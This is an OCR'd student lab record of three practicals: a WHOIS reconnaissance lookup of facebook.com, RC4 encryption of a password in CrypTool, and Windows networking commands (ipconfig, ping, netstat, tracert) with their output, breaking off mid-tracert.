

PRACTICAL NO :1

AIM : Use Google and Who.is for Reconnaissance.


Step1: Open the WHO.is website





Step2: Enter the website name and hit the“Enter button”.




Step3: Show you information about www.facebook.com




7:56 PM
Whois
Identity for everyone
Registrant Contact
Name: Domain Admin
Organization: Facebook, Inc.
Street: 1601 Willow Rd
City: Menlo Park
State: CA
Postal Code: 94025
Country: US
Phone: +1.6505434800
Fax: +1.6505434800
Email: domain@fb.com
Administrative Contact
Name: Domain Admin
Organization: Facebook, Inc.
Street: 1601 Willow Rd
City: Menlo Park
State: CA
Postal Code: 94025


7:56 PM
Whois
Identity for everyone
Administrative Contact
Name: Domain Admin
Organization: Facebook, Inc.
Street: 1601 Willow Rd
City: Menlo Park
State: CA
Postal Code: 94025
Country: US
Phone: +1.6505434800
Fax: +1.6505434800
Email: domain@fb.com
Technical Contact
Name: Domain Admin
Organization: Facebook, Inc.
Street: 1601 Willow Rd
City: Menlo Park
State: CA
Postal Code: 94025



7:56 PM


Whois
Identity for everyone

Technical Contact

Name:	Domain Admin
Organization:	Facebook, Inc.
Street:	1601 Willow Rd
City:	Menlo Park
State:	CA
Postal Code:	94025
Country:	US
Phone:	+1.6505434800
Fax:	+1.6505434800
Email:	domain@fb.com

Raw Whois Data

```
Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.
Registrar URL: https://www.registrarsafe.con
Updated Date: 2021-10-18T18:07:40Z
Creation Date: 1997-03-29T05:00:00Z
Registrar Registration Expiration Date: 2031
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaint
Registrar Abuse Contact Phone: +1.650308700
Domain Status: clientDeleteProhibited https:
Domain Status: clientTransferProhibited htt
Domain Status: clientUpdateProhibited https:
Domain Status: serverDeleteProhibited https:
```




7:57 PM

Whois
Identity for everyone

Raw Whois Data

```
Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.
Registrar URL: https://www.registrarsafe.con
Updated Date: 2021-10-18T18:07:40Z
Creation Date: 1997-03-29T05:00:00Z
Registrar Registration Expiration Date: 2031
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaint
Registrar Abuse Contact Phone: +1.650308700
Domain Status: clientDeleteProhibited https:
Domain Status: clientTransferProhibited htt
Domain Status: clientUpdateProhibited https:
Domain Status: serverDeleteProhibited https:
Domain Status: serverTransferProhibited htt
Domain Status: serverUpdateProhibited https:
Registry Registrant ID:
Registrant Name: Domain Admin
Registrant Organization: Facebook, Inc.
Registrant Street: 1601 Willow Rd
Registrant City: Menlo Park
Registrant State/Province: CA
Registrant Postal Code: 94025
Registrant Country: US
Registrant Phone: +1.6505434800
Registrant Phone Ext:
Registrant Fax: +1.6505434800
Registrant Fax Ext:
Registrant Email: domain@fb.com
Registry Admin ID:
Admin Name: Domain Admin
Admin Organization: Facebook, Inc.
Admin Street: 1601 Willow Rd
Admin City: Menlo Park
Admin State/Province: CA
Admin Postal Code: 94025
Admin Country: US
Admin Phone: +1.6505434800
Admin Phone Ext:
Admin Fax: +1.6505434800
Admin Fax Ext:
Admin Email: domain@fb.com
```




Conclusion: The practical on "Use Google and Who.is for Reconnaissance " is Successfully performed.


PRACTICAL NO :2

Aim: Use CryptoTool to encrypt and decrypt passwords using the RC4 algorithm.


Step 1: Enter password



Step 2: Encrypt Using RC4



Step3:Decrypt usingRC4




Conclusion: The practical on 'CryptTool to encrypt and decrypt passwords using the RC4algorithm'Is performedsuccessfully.

PRACTICAL NO: 3

AIM : Run and analyze the output of following commands in Linux – ifconfig , ping , netstat , traceroute , nslookup Linux Commands:

1. ipconfig/ifconfig



```
Command Prompt

C:\Users\comp161>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2401:4900:1c20:5331:94e4:827c:86a6:bad5
   Temporary IPv6 Address. . . . . . : 2401:4900:1c20:5331:41e9:baf8:569f:592f
   Link-local IPv6 Address . . . . . : fe80::94e4:827c:86a6:bad5%4
   IPv4 Address. . . . . . . . . . . : 192.168.1.161
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%4
                                       192.168.1.1

Ethernet adapter Npcap Loopback Adapter:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d50:8087:4239:16f0%3
   Autoconfiguration IPv4 Address. . : 169.254.22.240
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

Ethernet adapter vEthernet (Default Switch):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d9a4:1dbf:a1ca:c031%18
   IPv4 Address. . . . . . . . . . . : 172.28.240.1
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . :
```

1.1 ipconfig/all

```
Command Prompt
C:\Users\comp161>ipconfig/all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : comp161
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Realtek PCIe GbE Family Controller
   Physical Address. . . . . . . . . : 1C-1B-0D-5B-2B-11
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2401:4900:1c20:5331:94e4:827c:86a6:bad5(Preferred)
   Temporary IPv6 Address. . . . . . : 2401:4900:1c20:5331:41e9:baf8:569f:592f(Preferred)
   Link-local IPv6 Address . . . . . : fe80::94e4:827c:86a6:bad5%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.161(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%4
                                       192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 52173581
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-24-6C-17-86-1C-1B-0D-5B-2B-11
   DNS Servers . . . . . . . . . . . : 203.94.227.70
                                       203.94.243.70
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

2. ping

```
Command Prompt
C:\Users\comp161>ping amazon.com

Pinging amazon.com [176.32.103.205] with 32 bytes of data:
Reply from 176.32.103.205: bytes=32 time=270ms TTL=237
Reply from 176.32.103.205: bytes=32 time=261ms TTL=237
Reply from 176.32.103.205: bytes=32 time=275ms TTL=237
Reply from 176.32.103.205: bytes=32 time=267ms TTL=237

Ping statistics for 176.32.103.205:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 261ms, Maximum = 275ms, Average = 268ms

C:\Users\comp161>ping spotify.com

Pinging spotify.com [2600:1901:1:c36::] with 32 bytes of data:
Reply from 2600:1901:1:c36::: time=4ms
Reply from 2600:1901:1:c36::: time=4ms
Reply from 2600:1901:1:c36::: time=4ms
Reply from 2600:1901:1:c36::: time=8ms

Ping statistics for 2600:1901:1:c36:::
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 8ms, Average = 5ms
```

3. netstat

```
Command Prompt
C:\Users\comp161>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1549         comp161:1550           ESTABLISHED
  TCP    127.0.0.1:1550         comp161:1549           ESTABLISHED
  TCP    127.0.0.1:1553         comp161:4369           ESTABLISHED
  TCP    127.0.0.1:4369         comp161:1553           ESTABLISHED
  TCP    192.168.1.161:1338     20.198.162.78:https    ESTABLISHED
  TCP    192.168.1.161:1402     ec2-13-126-82-138:8080  ESTABLISHED
  TCP    [2401:4900:1c20:5331:41e9:baf8:569f:592f]:1361  si-in-f188:5228        ESTABLISHED
  TCP    [fe80::d50:8087:4239:16f0%3]:1328  comp161:1521           ESTABLISHED
  TCP    [fe80::d50:8087:4239:16f0%3]:1521  comp161:1328           ESTABLISHED
```

3.1 netstat –e

.

```
Command Prompt
C:\Users\comp161>netstat -e
Interface Statistics

                           Received            Sent

Bytes                     314346495        37049930
Unicast packets              271265          150775
Non-unicast packets          724350           34160
Discards                          0               0
Errors                            0               0
Unknown protocols                 0
```

4. tracert

```
Command Prompt

C:\Users\comp161>tracert amazon.com

Tracing route to amazon.com [54.239.28.85]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  192.168.1.1
  2     4 ms     3 ms     3 ms  110.226.143.255
